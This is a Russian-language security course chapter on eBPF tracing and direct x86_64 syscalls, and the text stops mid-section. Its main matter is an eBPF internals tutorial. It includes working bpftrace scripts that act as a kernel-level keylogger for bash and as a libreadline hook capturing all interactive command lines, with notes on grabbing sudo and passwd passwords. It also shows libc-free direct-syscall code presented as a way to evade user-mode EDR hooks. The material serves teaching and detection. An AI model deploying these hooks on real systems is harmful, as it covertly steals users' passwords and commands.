
eBPF для слежки и прямые системные вызовы
В предшествующих разделах курса детально исследовалось взаимодействие прикладных процессов с операционной системой через стандартные интерфейсы: от манипуляций с переменными окружения и разделяемыми библиотеками до повышения привилегий через конфигурационные файлы и механизмы ядра. На уровне пользователя большинство программ опирается на стандартную библиотеку языка C (libc), которая служит связующим звеном между прикладным кодом и ядром Linux 1. Однако при решении задач глубокого аудита, скрытного мониторинга и противодействия системам обнаружения атак (EDR) модель взаимодействия радикально меняется.
Современные средства защиты традиционно размещают перехватчики в пространстве пользователя, отслеживая библиотечные вызовы. В ответ на это возникли техники прямых системных вызовов (англ. direct syscalls), позволяющие приложению обращаться к ядру напрямую через инструкцию процессора syscall, минуя любые пользовательские библиотеки и установленные в них ловушки 2. С другой стороны, само ядро Linux эволюционировало благодаря технологии eBPF (англ. Extended Berkeley Packet Filter): теперь ядро представляет собой полностью программируемую среду, способную перехватывать и анализировать любые действия процессов на уровне ring0 без модификации исходного кода ядра и без риска вызвать сбой системы 3.
В данной теме изучаются архитектура виртуальной машины eBPF в ядре Linux, принципы скрытого перехвата клавиатурного ввода через хукинг системного вызова sys_read, правила конвенции вызовов x86_64 и реализация прямых системных вызовов для обхода user-mode перехватчиков. В завершение рассматриваются методы обнаружения eBPF-программ средствами системного администратора и форензик-аналитика 3.
Архитектурная схема перехвата системных вызовов через eBPF представлена на рисунке 1.

Архитектура eBPF и механизмы динамической трассировки
Программируемое ядро: виртуальная машина, верификатор и JIT
Исторически для наблюдения за поведением ядра требовалось либо разрабатывать модули ядра (.ko), либо применять тяжеловесную статическую трассировку. Модули ядра работают в привилегированном режиме ring0, и любая ошибка в указателях или разыменование нулевого адреса приводит к аварийной остановке операционной системы (kernel panic) 1. Технология eBPF коренным образом изменила данный подход, предоставив изолированную виртуальную машину непосредственно внутри ядра.
Программа eBPF представляет собой последовательность 64-битных инструкций виртуального процессора, оперирующего 11 регистрами (от r0 до r10, где r10 — неизменяемый указатель стека). Жизненный цикл программы eBPF состоит из следующих этапов 2:
- Компиляция: исходный код на языке C транслируется компилятором
clangс флагом-target bpfв двоичный байткод. - Загрузка: непривилегированный или привилегированный процесс передаёт байткод в ядро с помощью системного вызова
bpf(BPF_PROG_LOAD, ...). - Верификация: статический верификатор ядра выполняет глубокий анализ графа потока управления (CFG). Проверяется отсутствие бесконечных циклов, недостижимого кода, выход за границы стека и попытки несанкционированного доступа к памяти ядра. Если верификатор находит потенциальную угрозу стабильности, загрузка программы отклоняется.
- JIT-компиляция: одобренный байткод компилируется «на лету» (Just-In-Time) в машинные инструкции целевого процессора (например, x86_64) и прикрепляется к выбранному событию ядра.
Точки перехвата: kprobes, tracepoints и uprobes
Исполнение загруженной программы eBPF активируется при наступлении определённых системных событий. Выбор точки перехвата определяет полноту получаемой информации и устойчивость трейсера к обновлениям ядра 2:
| Тип перехвата | Область действия | Стабильность API | Назначение |
|---|---|---|---|
tracepoint | Ядро (ring0) | Высокая (гарантирована) | Статические маркеры в системных вызовах и планировщике |
kprobe / kretprobe | Ядро (ring0) | Зависит от версии ядра | Динамический перехват входа и выхода из функций ядра |
uprobe / uretprobe | Пользователь (ring3) | Зависит от бинарника | Динамический перехват функций в библиотеках ELF |
raw_tracepoint | Ядро (ring0) | Высокая | Низкоуровневый доступ к аргументам без накладных расходов |
fentry / fexit | Ядро (ring0) | Зависит от версии ядра | Перехват на входе и выходе функции через трамплин BPF |
iter / syscall | Ядро (ring0) | Средняя | Обход структур ядра и перехват всех syscall-точек |
Разница между kprobe и fentry не косметическая. kprobe подменяет первые байты функции ядра точкой останова (int3 или jmp), затем во временном обработчике восстанавливает оригинальные инструкции и эмулирует их выполнение — это дорого и оставляет след в виде модифицированного кода ядра. fentry использует механизм ftrace и трамплины, которые компилятор расставляет при сборке ядра (-pg/-mfentry): код функции не меняется, вызов программы eBPF добавляется косвенно через таблицу трамплинов 6. Для обнаружения это принципиально: kprobe виден по модифицированным байтам функции, а fentry — только по записи в таблице трамплинов и по наличию самой программы.
Точки трассировки tracepoints являются предпочтительными для мониторинга системных вызовов, поскольку их сигнатуры зафиксированы в исходном коде ядра Linux и не меняются между минорными версиями дистрибутива 3. Просмотреть доступные статические точки перехвата системных вызовов можно через виртуальную файловую систему tracefs:
ls /sys/kernel/tracing/events/syscalls | grep -E 'sys_enter_(read|write|execve)'
sys_enter_execve
sys_enter_execveat
sys_enter_read
sys_enter_readv
sys_enter_write
sys_enter_writev
Каждая точка трассировки имеет файл описания формата format, где перечислены типы и смещения аргументов системного вызова:
cat /sys/kernel/tracing/events/syscalls/sys_enter_read/format
name: sys_enter_read
ID: 712
format:
	field:unsigned short common_type;	offset:0;	size:2;	signed:0;
	field:unsigned char common_flags;	offset:2;	size:1;	signed:0;
	field:unsigned char common_preempt_count;	offset:3;	size:1;	signed:0;
	field:int common_pid;	offset:4;	size:4;	signed:1;

	field:int __syscall_nr;	offset:8;	size:4;	signed:1;
	field:unsigned int fd;	offset:16;	size:8;	signed:0;
	field:char * buf;	offset:24;	size:8;	signed:0;
	field:size_t count;	offset:32;	size:8;	signed:0;

print fmt: "fd: 0x%08lx, buf: 0x%08lx, count: 0x%08lx", ((unsigned long)(REC->fd)), ((unsigned long)(REC->buf)), ((unsigned long)(REC->count))
Прикрепление программы: perf_event_open, BPF_LINK_CREATE и время жизни ссылки
Загруженная программа ещё ничего не перехватывает. Чтобы она начала исполняться, её нужно прикрепить (англ. attach) к событию. Исторически для этого использовался perf_event_open(2): ядро создавало perf_event, в него записывался дескриптор программы через ioctl(PERF_EVENT_IOC_SET_BPF), событие включалось PERF_EVENT_IOC_ENABLE. Схема работала, но имела неприятное свойство: привязка жила ровно столько, сколько жил дескриптор perf_event, а сам дескриптор был привязан к процессу-владельцу 6.
Начиная с ядра 5.7 появился системный вызов-команда BPF_LINK_CREATE (команда bpf() с номером 28). Ссылка (struct bpf_link) — самостоятельный объект ядра, который держит привязку независимо от того, открыт ли дескриптор perf_event, и, что важнее, может быть закреплён в /sys/fs/bpf через BPF_OBJ_PIN. Именно это превращает eBPF-трейсер из «пока крутится мой процесс» в постоянное присутствие в ядре.
union bpf_attr attr = {
    .link_create.prog_fd        = prog_fd,
    .link_create.target_fd      = perf_fd,   /* или 0 для fentry по BTF-id */
    .link_create.attach_type    = BPF_PERF_EVENT,
    .link_create.flags          = 0,
};
int link_fd = syscall(__NR_bpf, BPF_LINK_CREATE, &attr, sizeof(attr));
if (link_fd < 0) { perror("BPF_LINK_CREATE"); return 1; }
Для fentry/fexit привязка идёт не через perf_event, а через BTF-идентификатор функции: в link_create заполняются attach_btf_id и attach_btf_obj_fd. Ядро само находит нужный трамплин, и программа начинает вызываться при входе в функцию — без int3, без патча кода, без perf 6.
Отсюда три следствия, важные и для атакующего, и для защитника.
- Привязка переживает процесс. Если ссылку закрепить (
BPF_OBJ_PIN) в/sys/fs/bpf, она останется после завершенияbpftrace, после выхода из SSH-сессии и после перезагрузки — при условии, что каталог/sys/fs/bpfсмонтирован и кто-то заново открывает закреплённый объект при старте (обычно через unit-файл, см. тему 05). - Привязку видно в списке ссылок.
bpftool link listпоказывает каждую ссылку с типом, идентификатором программы и целью. Программа без ссылки не работает; ссылка без закрепления умирает вместе с дескриптором. Поэтому при разборе инцидента смотрят именно ссылки, а не только программы. - Ссылку можно отвязать, не выгружая программу.
BPF_LINK_DETACH(команда 33) разрывает привязку, оставляя программу загруженной. Обратная операция тоже возможна: закреплённую программу можно заново прикрепить к другой цели.
Виртуальная машина eBPF: регистры, стек и инструкции
Одиннадцать регистров и 512 байт стека
eBPF — не «ещё один язык», а виртуальная машина с фиксированным набором регистров и собственной системой команд. Регистров одиннадцать: r0–r10. r0 — возвращаемое значение, r1–r5 — аргументы функции и временные значения, r6–r9 — сохраняемые между вызовами, r10 — указатель на кадр стека, только для чтения.
Стек — 512 байт на программу, и он проверяется верификатором: обращение за границы, к неинициализированным байтам или по отрицательному смещению от r10 отклоняется. Это не «мягкая рекомендация», а жёсткое ограничение: программа, которая попытается прочитать 513-й байт, не загрузится.
Инструкция — 8 байт:
struct bpf_insn {
    __u8 code;        /* opcode: класс + операция */
    __u8 dst_reg:4;   /* регистр-приёмник */
    __u8 src_reg:4;   /* регистр-источник */
    __s16 off;        /* смещение для переходов и памяти */
    __s32 imm;        /* непосредственное значение */
};
Классы: BPF_LD/BPF_LDX (загрузка), BPF_ST/BPF_STX (сохранение), BPF_ALU/BPF_ALU64 (арифметика), BPF_JMP/BPF_JMP32 (переходы), BPF_CALL (вызов хелпера). Размер инструкции фиксирован — это упрощает верификатор, но исключает «переменную длину», как в x86.
BPF_PROG_LOAD и что проверяет верификатор
Программа загружается системным вызовом bpf() с командой BPF_PROG_LOAD (5) и структурой union bpf_attr, в которой: тип программы, указатель на массив инструкций, число инструкций, указатель на лицензию, указатель на журнал верификатора.
Верификатор проходит несколько стадий:
- Разбор и проверка CFG. Каждая инструкция достижима, переходы не выходят за границы, нет «висячих» байтов.
- Типы регистров. Для каждой точки программы известно, что лежит в регистре: скаляр с диапазоном, указатель на карту, указатель на стек, указатель на контекст.
- Границы памяти. Обращение к карте проверяется по размеру значения, к стеку — по смещению и размеру.
- Циклы. До ядра 5.3 циклы были запрещены полностью; с 5.3 разрешены ограниченные циклы, и верификатор доказывает, что счётчик ограничен.
- Вызовы хелперов. Каждый хелпер имеет прототип; верификатор проверяет типы аргументов и то, что программа не вызывает запрещённые для её типа хелперы.
Отсюда класс уязвимостей, разобранный в теме 04: если верификатор ошибся в типе или границе, программа, «доказанная» безопасной, читает или пишет за пределами карты. Именно поэтому unprivileged_bpf_disabled=2 — правильная настройка по умолчанию.
Проверить, что загружено и какие программы активны, можно bpftool. Пример вывода для программы, перехватывающей read:
sudo bpftool prog list
sudo bpftool prog show id 42
42: tracepoint  name sys_enter_read  tag 3f9a2b1c4d5e6f70  gpl
	loaded_at 2026-10-19T18:20:11+0300  uid 0
	xlated 512B  jited 301B  memlock 4096B  map_ids 7,8
Читается так: тип tracepoint, имя, тег (хеш инструкций), лицензия gpl (без неё недоступны часть хелперов), время загрузки, размер до и после JIT, идентификаторы карт. По memlock видно, сколько памяти закреплено за программой.
JIT и почему это важно для обнаружения
Без JIT программа интерпретируется ядром; с JIT (CONFIG_BPF_JIT, включён по умолчанию) компилируется в машинный код. Для обнаружения это означает: в памяти ядра появляется исполняемая страница с кодом, а в kallsyms — символы вида bpf_prog_<tag>.
grep -c 'bpf_prog_' /proc/kallsyms
cat /proc/sys/net/core/bpf_jit_enable
ls -l /proc/sys/net/core/bpf_jit_harden
cat /proc/sys/net/core/bpf_jit_harden
471
1
-rw------- 1 root root 0 окт 19 18:40 /proc/sys/net/core/bpf_jit_harden
cat: /proc/sys/net/core/bpf_jit_harden: Отказано в доступе
bpf_jit_enable = 1 — JIT включён. Параметр bpf_jit_harden существует, но имеет права 0600: прочитать его может только суперпользователь. Само по себе это диагностический признак — администратор видит, что настройка есть, но её значение скрыто от непривилегированного процесса. Значение 2 означало бы, что «затвердевание» включено: константы в машинном коде заменяются на вычисляемые, и поиск программ по байтовым сигнатурам усложняется.
Число 471 — общее количество символов bpf_prog_ в таблице, включая встроенные программы подсистем, поэтому само по себе оно ничего не доказывает. Для защитника это означает, что искать программу по байтам бесполезно — надо смотреть метаданные: bpftool prog list, карты, ссылки.
Карты: типы и команды
Карты — единственный способ сохранить состояние между вызовами программы. Основные типы:
| Тип | Константа | Назначение |
|---|---|---|
HASH | 1 | ассоциативный массив произвольного размера |
ARRAY | 2 | массив фиксированного размера, индексы 0..n-1 |
PROG_ARRAY | 3 | массив ссылок на программы (tail call) |
PERF_EVENT_ARRAY | 4 | доставка событий в userspace через perf |
PERCPU_HASH | 5 | хеш с отдельным значением на CPU |
RINGBUF | 27 | кольцевой буфер для событий (ядро 5.8+) |
LPM_TRIE | 11 | longest-prefix match для адресов |
Команды bpf() для карт: BPF_MAP_CREATE (0), BPF_MAP_LOOKUP_ELEM (1), BPF_MAP_UPDATE_ELEM (2), BPF_MAP_DELETE_ELEM (3), BPF_MAP_GET_NEXT_KEY (4). Плюс BPF_OBJ_PIN (6) и BPF_OBJ_GET (7) — закрепление в /sys/fs/bpf, о котором ниже.
Почему карты вообще нужны, если есть стек? Потому что стек живёт ровно один вызов программы. Между sys_enter_read и sys_exit_read программа исполняется дважды, и во второй раз стека от первого вызова уже нет. Все данные, которые нужно пронести через границу вызовов, обязаны лежать в карте. Это же ограничение диктует форму шпионских программ: адрес буфера запоминается на входе в карту, а читается на выходе из неё.
Кольцевой буфер (BPF_MAP_TYPE_RINGBUF, ядро 5.8+) устроен иначе, чем PERF_EVENT_ARRAY: это единый буфер, разделённый между ядром и пользователем, с двумя указателями — producer и consumer. Программа резервирует область (bpf_ringbuf_reserve), заполняет её и публикует (bpf_ringbuf_submit); пользователь читает через mmap, без системного вызова на каждое событие. Порядок публикации обеспечивается барьером памяти внутри submit, поэтому читатель никогда не увидит частично заполненную запись. Отсюда два следствия: буфер быстрее perf в разы, и при переполнении он теряет события, а не блокирует программу — резерв возвращает NULL.
Пример вывода bpftool для карты, накопленной шпионом:
sudo bpftool map list
sudo bpftool map dump id 7
7: hash  name events  flags 0x0
	key 4B  value 32B  max_entries 1024  memlock 81920B
key: 00 00 00 00  value: 01 00 00 00 ...
key 4B value 32B max_entries 1024 — это и есть «что и сколько хранит программа». Для разбора инцидента карта часто важнее самой программы: в ней остаются собранные данные.
BTF и CO-RE: как программа узнаёт структуры ядра
BTF (BPF Type Format) — описание типов, встроенное в ядро (.BTF) и в программы. Оно позволяет писать bpf_probe_read_kernel(&pid, sizeof(pid), &task->pid) без знания смещения: смещение вычисляется по BTF и переносится между версиями ядра — это и есть CO-RE (Compile Once, Run Everywhere).
Формат BTF — это не «магия» и не закрытый бинарный формат. Заголовок содержит смещения и длины двух блоков: таблицы типов и таблицы строк. Прочитать его можно любым языком, и это лучший способ понять, откуда берутся смещения полей:
import struct
raw = open("/sys/kernel/btf/vmlinux", "rb").read()
magic, ver, flags, hdr_len, type_off, type_len, str_off, str_len = \
    struct.unpack("<HBBIIIII", raw[:24])
print(f"magic=0x{magic:x} version={ver} hdr_len={hdr_len}")
print(f"типов={type_len} байт, строк={str_len} байт, файл={len(raw)} байт")
magic=0xeb9f version=1 hdr_len=24
типов=3680640 байт, строк=2697421 байт, файл=6378085 байт
Каждая запись таблицы типов начинается с трёх полей: смещение имени в таблице строк, 32-битное слово info (в нём упакованы вид типа и число элементов) и поле размера. Обойдя таблицу, можно найти любую структуру ядра и её поля — именно это и делает bpftool btf dump, только на C и с генерацией заголовка 7:
файл BTF: 6378085 байт, типов: 143964
struct task_struct: id=131625 size=6144 байт, полей=268
  tasks        смещение  2664 байт (0xa68)
  mm           смещение  2744 байт (0xab8)
  pid          смещение  2872 байт (0xb38)
  tgid         смещение  2876 байт (0xb3c)
  parent       смещение  2896 байт (0xb50)
  real_cred    смещение  3384 байт (0xd38)
  cred         смещение  3392 байт (0xd40)
  comm         смещение  3408 байт (0xd50)
Читается это так: task_struct в этом ядре занимает 6144 байта и содержит 268 полей; поле cred лежит по смещению 0xd40, а comm — по 0xd50, сразу за ним. Именно эти числа подставляет CO-RE, когда в исходнике написано task->cred: компилятор оставляет релокацию с именем поля, а libbpf при загрузке находит тип в BTF ядра и подставляет актуальное смещение.
Практическое следствие: программа на CO-RE не ломается при обновлении ядра, а значит «обновление ядра» не является защитой от неё. Защита — только права и запрет загрузки.
Сборка программы: clang, libbpf и скелет
Программа eBPF пишется на C, но компилируется не в машинный код целевого процессора, а в байткод виртуальной машины. Отсюда отдельный таргет компилятора и отдельный набор заголовков:
clang -O2 -g -target bpf -D__TARGET_ARCH_x86 \
      -I/usr/include/bpf -c sniffer.bpf.c -o sniffer.bpf.o
llvm-strip -g sniffer.bpf.o
Флаг -g обязателен: он заставляет clang записать в объектный файл BTF-описание типов, без которого CO-RE-релокации не применятся. -D__TARGET_ARCH_x86 подставляет нужные определения регистров в vmlinux.h. llvm-strip -g убирает отладочную информацию, но сохраняет BTF — объект получается компактнее, а релокации работают.
Сама программа — это функция с секцией, имя которой определяет тип:
#include "vmlinux.h"
#include <bpf/bpf_helpers.h>
#include <bpf/bpf_tracing.h>

struct {
    __uint(type, BPF_MAP_TYPE_RINGBUF);
    __uint(max_entries, 1 << 16);
} events SEC(".maps");

SEC("tracepoint/syscalls/sys_enter_read")
int on_read(struct trace_event_raw_sys_enter *ctx)
{
    struct event *e = bpf_ringbuf_reserve(&events, sizeof(*e), 0);
    if (!e)
        return 0;                      /* буфер полон — тихо выходим */
    e->pid  = bpf_get_current_pid_tgid() >> 32;
    e->fd   = (int)ctx->args[0];
    bpf_get_current_comm(&e->comm, sizeof(e->comm));
    bpf_ringbuf_submit(e, 0);
    return 0;
}

char LICENSE[] SEC("license") = "GPL";
Три вещи здесь неочевидны. Во-первых, SEC() — не декоративная аннотация: имя секции tracepoint/syscalls/sys_enter_read разбирается загрузчиком и превращается в пару «тип программы + цель привязки». Ошибка в одной букве даёт программу, которая загрузится, но не привяжется. Во-вторых, bpf_ringbuf_reserve может вернуть NULL, и это не ошибка, а нормальный режим переполнения: правильная программа выходит, а не пишет в пустоту. В-третьих, лицензия GPL объявлена отдельной секцией и проверяется ядром: без неё часть хелперов, включая работу с kprobe, недоступна, и программа не загрузится с EACCES.
Дальше libbpf собирает всё вместе. Утилита bpftool gen skeleton превращает объектный файл в C-заголовок со структурами и функциями открытия, загрузки и привязки:
bpftool gen skeleton sniffer.bpf.o > sniffer.skel.h
В пользовательской части остаётся три вызова:
struct sniffer_bpf *skel = sniffer_bpf__open_and_load();
if (!skel) { fprintf(stderr, "load failed\n"); return 1; }
if (sniffer_bpf__attach(skel)) { fprintf(stderr, "attach failed\n"); return 1; }
/* ... цикл чтения ringbuf ... */
sniffer_bpf__destroy(skel);
Скелет снимает с автора всю рутину: BPF_PROG_LOAD, создание карт, применение релокаций, привязку. Именно поэтому eBPF-шпион на libbpf — это два файла и Makefile, а не тысяча строк на голых системных вызовах. И именно поэтому защитнику бессмысленно искать «подозрительный бинарник»: такой трейсер выглядит как обычная утилита на C, собранная штатным компилятором 6.
Перехват системного вызова read и клавиатурного ввода
Трассировка sys_enter_read и sys_exit_read
Классической задачей наступательного или оборонительного мониторинга является слежка за вводом команд и паролей в терминале. В операционной системе Linux пользовательский ввод из псевдотерминала (/dev/pts/*) поступает в интерактивную командную оболочку bash посредством системного вызова read с дескриптором файла 0 (стандартный поток ввода stdin) 1.
При входе в системный вызов (sys_enter_read) буфер назначения buf ещё пуст: ядро только начинает операцию. Поэтому фиксация прочитанных данных требует связки двух перехватчиков 2:
- В точке
sys_enter_readзапоминается соответствие текущего потока (pid_tgid), дескриптораfdи виртуального адреса буфераbuf(сохраняется во временной картеBPF_MAP_TYPE_HASH). - В точке
sys_exit_readанализируется возвращаемое значение (args->ret). Если прочитано положительное число байт, eBPF-программа извлекает адрес сохранённого буфера и с помощью функции-помощникаbpf_probe_read_user()копирует байты из пространства памяти процесса в карту для отправки шпиону.
Невидимый кейлоггинг на уровне ядра
Для быстрого прототипирования eBPF-шпионов применяется специализированный трассировщик bpftrace, синтаксис которого напоминает утилиту awk 3.
Рассмотрим скрипт перехвата ввода для оболочки bash:
tracepoint:syscalls:sys_enter_read
/comm == "bash"/
{
    @buffers[tid] = args.buf;
}

tracepoint:syscalls:sys_exit_read
/@buffers[tid]/
{
    $len = args.ret;
    if ($len > 0) {
        printf("[KEYLOGGER PID %d] Ввод: %s\n", pid, str(@buffers[tid], $len));
    }
    delete(@buffers[tid]);
}
Ключевое свойство такой слежки: перехват выполняется на уровне ядра без малейшей модификации исполняемого файла /bin/bash или разделяемой библиотеки libc.so.6. В пространстве пользователя отсутствуют какие-либо артефакты:
- Таблица процессов
ps -efне показывает сторонних потоков внутри оболочки; - Список открытых дескрипторов
lsof -p <PID>не содержит сокетов или файлов шпиона; - Переменные окружения процесса (
LD_PRELOAD) остаются абсолютно чистыми 5.
uprobe на readline: перехват командной строки целиком
Перехват read даёт поток байтов — сырой, дроблёный, с эхо-повторами и escape-последовательностями от стрелок и Tab. Строка, которую человек набрал, собирается из этих байтов только внутри самой оболочки. Значит, есть точка точнее: функция readline(), которая возвращает уже готовую строку.
Тонкость, на которой спотыкаются почти все: в bash символ readline не определён, он импортируется из разделяемой библиотеки. Проверяется одной командой:
ldd /bin/bash | grep readline
nm -D /bin/bash | grep -w readline
	libreadline.so.8 => /usr/lib/libreadline.so.8 (0x00007f4dce791000)
                 U readline
Буква U в выводе nm означает undefined — символ будет разрешён динамическим загрузчиком. Поэтому uprobe:/bin/bash:readline не сработает, а uprobe:/usr/lib/libreadline.so.8:readline — сработает, причём сразу для всех процессов, которые эту библиотеку загрузили 6:
uretprobe:/usr/lib/libreadline.so.8:readline
/comm == "bash"/
{
    $line = retval;
    if ($line != 0) {
        printf("[CMD %s pid=%d] %s\n", comm, pid, str($line));
    }
}
uretprobe — перехват на выходе из функции, поэтому retval уже содержит указатель на готовую строку. Функция возвращает char *, который живёт в куче процесса; str() в bpftrace разыменовывает его через bpf_probe_read_user_str(), безопасно копируя строку в карту.
Второй важный эффект: readline вызывается не только для команд. Через неё идут строки в python3, psql, sqlite3, gdb, интерактивных оболочках mysql и redis-cli — все они линкуются с libreadline или libedit. Один хук закрывает весь интерактивный ввод на машине, независимо от того, какая программа этот ввод принимает.
Где на самом деле лежит пароль: разбор трёх случаев
Самая частая ошибка при написании такого сниффера — считать, что «перехват read = перехват пароля». Это верно не всегда, и разница между случаями принципиальна.
Случай первый: локальная аутентификация. sudo, su, passwd, login читают пароль с терминала через read() из дескриптора 0, потому что терминал отключил эхо (ECHO снят через tcsetattr). Байты идут в открытом виде, и tracepoint:syscalls:sys_enter_read с фильтром по comm даёт пароль напрямую. Это тот случай, который работает.
Случай второй: SSH-сессия, пароль вводится в sudo. Здесь всё ещё работает: sudo внутри сессии читает с псевдотерминала /dev/pts/N, а sshd только передаёт байты. Фильтр по comm == "sudo" ловит ввод. Тот же приём ловит пароль, который человек печатает в passwd при смене пароля, — и это ровно то, что нужно защищать.
Случай третий: пароль вводится в sshd при аутентификации. Здесь приём не работает, и вот почему. sshd вызывает read() на сетевом сокете и получает шифротекст: расшифровка происходит позже, в пространстве пользователя, внутри функций работы с пакетами SSH. К моменту, когда в памяти появляется открытый пароль, read() уже давно вернулся. Перехват sys_enter_read для comm == "sshd" покажет поток зашифрованных байтов — бесполезный для атакующего и успокаивающий для защитника.
Открытый пароль в этом случае существует только как аргумент функции проверки подлинности внутри sshd. Значит, для него нужен либо uprobe на конкретную функцию модуля аутентификации (у каждой версии OpenSSH своя, и она меняется), либо чтение памяти процесса — приём из темы 09. Это хороший пример общего правила: чем выше уровень абстракции, тем стабильнее хук и тем меньше в нём смысла. tracepoint на read стабилен, но даёт сырые байты; uprobe на внутреннюю функцию даёт готовый секрет, но ломается при каждом обновлении пакета.
Извлечение конфиденциальных данных и фильтрация
В реальных сценариях перехватчик фильтрует поток событий, чтобы не переполнять кольцевой буфер служебными данными (чтение конфигурационных файлов, скриптов автодополнения). Фильтрация осуществляется проверкой дескриптора файла: интерес представляет исключительно fd == 0 (стандартный ввод терминала), либо чтение из символьных устройств консоли.
Кроме того, eBPF-программа может определять контекст родительского процесса через внутреннюю структуру ядра task_struct, выявляя моменты аутентификации через sudo или su 1.
Прямые системные вызовы в архитектуре x86_64
Анатомия перехода: инструкция syscall и регистры
Традиционно программы для Linux не выполняют системные вызовы напрямую. Вместо этого прикладной код вызывает обёртку в стандартной библиотеке C: read(), write(), openat(). Обёртка подготавливает аргументы и выполняет инструкцию перехода в ядро 1. Такое разделение отражает классическую философию проектирования UNIX, согласно которой прикладное ПО изолировано от прямого управления низкоуровневыми аппаратными структурами 4.
В 64-битной архитектуре x86_64 переход в ring0 осуществляется специализированной инструкцией процессора syscall. При её выполнении процессор сохраняет текущий адрес возврата в регистре %rcx, флаги процессора %rflags — в регистре %r11, после чего переключает уровень привилегий на уровень ядра и передаёт управление по адресу, сохранённому в специальном машинном регистре MSR_LSTAR 2.
Конвенция системных вызовов Linux на архитектуре x86_64 строго регламентирует использование регистров:
| Назначение | Регистр CPU | Примечание |
|---|---|---|
| Номер системного вызова | RAX | Уникальный идентификатор операции ядра |
| Аргумент 1 | RDI | Первый параметр (например, дескриптор fd) |
| Аргумент 2 | RSI | Второй параметр (указатель buf) |
| Аргумент 3 | RDX | Третий параметр (размер count) |
| Аргумент 4 | R10 | Внимание: R10, а не RCX! (RCX затирается инструкцией syscall) |
| Аргумент 5 | R8 | Пятый параметр |
| Аргумент 6 | R9 | Шестой параметр |
| Результат вызова | RAX | Значение >= 0 при успехе, -errno при ошибке |
На рисунке 2 проиллюстрировано принципиальное отличие библиотечного вызова от прямого обращения к ядру.

Таблица номеров системных вызовов в unistd_64.h
Каждому системному вызову в ядре сопоставлен целочисленный номер. В системах Linux для архитектуры x86_64 каноническая таблица номеров зафиксирована в системном заголовочном файле /usr/include/asm/unistd_64.h 2.
Исследуем содержимое таблицы номеров системных вызовов с помощью утилит командной строки:
grep -E '__NR_(read|write|open|close|execve|bpf)\b' /usr/include/asm/unistd_64.h
#define __NR_read 0
#define __NR_write 1
#define __NR_open 2
#define __NR_close 3
#define __NR_execve 59
#define __NR_bpf 321
Как видно из заголовка, вызов read имеет номер 0, write — 1, а системный вызов bpf — 321.
Функция syscall() и реализация на встроенном ассемблере
В языке C выполнить системный вызов в обход стандартной обёртки функции можно двумя путями: с помощью функции syscall(long number, ...) из <unistd.h>, либо непосредственно через блок встроенного ассемблера __asm__ volatile 1.
Реализуем чтение из стандартного ввода с помощью ассемблерной вставки:
#define _GNU_SOURCE
#include <unistd.h>
#include <stddef.h>

long asm_sys_read(int fd, void *buf, size_t count) {
    long ret;
    __asm__ volatile (
        "movq $0, %%rax\n\t"        /* Номер __NR_read = 0 */
        "movq %1, %%rdi\n\t"        /* arg1: fd */
        "movq %2, %%rsi\n\t"        /* arg2: buf */
        "movq %3, %%rdx\n\t"        /* arg3: count */
        "syscall\n\t"               /* Инструкция перехода в ring0 */
        "movq %%rax, %0\n\t"        /* Сохранение возвращаемого значения */
        : "=r"(ret)
        : "r"((long)fd), "r"(buf), "r"((long)count)
        : "rax", "rdi", "rsi", "rdx", "rcx", "r11", "memory"
    );
    return ret;
}
Обратите внимание на список разрушаемых регистров (clobber list): в нём обязательно указываются "rcx" и "r11", так как процессорная инструкция syscall модифицирует их аппаратно при сохранении контекста 2.
Программа без libc: -nostdlib и собственная точка входа
Ассемблерная вставка убирает вызов библиотечной обёртки, но сама программа всё ещё слинкована с libc: загрузчик подгружает её, конструкторы выполняются, main вызывается из __libc_start_main. Для полного разрыва с пользовательской библиотекой собирают статический бинарник без стандартного старта:
gcc -nostdlib -static -O2 -o naked naked.c
В таком файле нет ни main, ни __libc_start_main: точкой входа служит _start, а всё, что нужно программе, она делает сама. Проверить это можно по таблице символов и по списку зависимостей:
LC_ALL=C readelf -h naked | grep 'Entry point'
LC_ALL=C readelf -d naked 2>/dev/null | grep NEEDED || echo "нет зависимостей от .so"
  Entry point address:               0x401000
нет зависимостей от .so
Пустая таблица NEEDED означает, что динамическому загрузчику в этом файле делать нечего: ld.so не участвует в запуске, LD_PRELOAD не применяется, /etc/ld.so.preload не читается. Для перехватчика в пространстве пользователя такой процесс — чёрный ящик: подменить в нём нечего, потому что подменять нечего.
Полная программа, которая печатает строку и завершается, без единого библиотечного вызова, выглядит так:
/* naked.c — сборка: gcc -nostdlib -static -O2 -o naked naked.c */
#define SYS_write 1
#define SYS_exit  60

static long raw_syscall3(long n, long a, long b, long c)
{
    long ret;
    __asm__ volatile ("syscall"
        : "=a"(ret)
        : "a"(n), "D"(a), "S"(b), "d"(c)
        : "rcx", "r11", "memory");
    return ret;
}

void _start(void)
{
    static const char msg[] = "naked binary: no libc, no hooks\n";
    raw_syscall3(SYS_write, 1, (long)msg, sizeof(msg) - 1);
    raw_syscall3(SYS_exit, 0, 0, 0);
    __builtin_unreachable();
}
Здесь использованы ограничения компилятора "D", "S", "d", "a" — они кладут значения сразу в rdi, rsi, rdx, rax, избавляя от ручных movq. Это чище и короче, чем явные пересылки, и компилятор сам следит за тем, чтобы регистры не пересеклись с входными значениями.
Что прямой вызов не обходит: seccomp и eBPF
Прямой системный вызов обходит перехватчики, работающие в пространстве пользователя. Список того, что он обходит, короток и конкретен: LD_PRELOAD, /etc/ld.so.preload, inline-патчинг функций libc, ltrace, библиотечные обёртки аудита. Всё это живёт в ring3 и исчезает вместе с libc.
Список того, что он не обходит, длиннее, и его полезно знать наизусть 2:
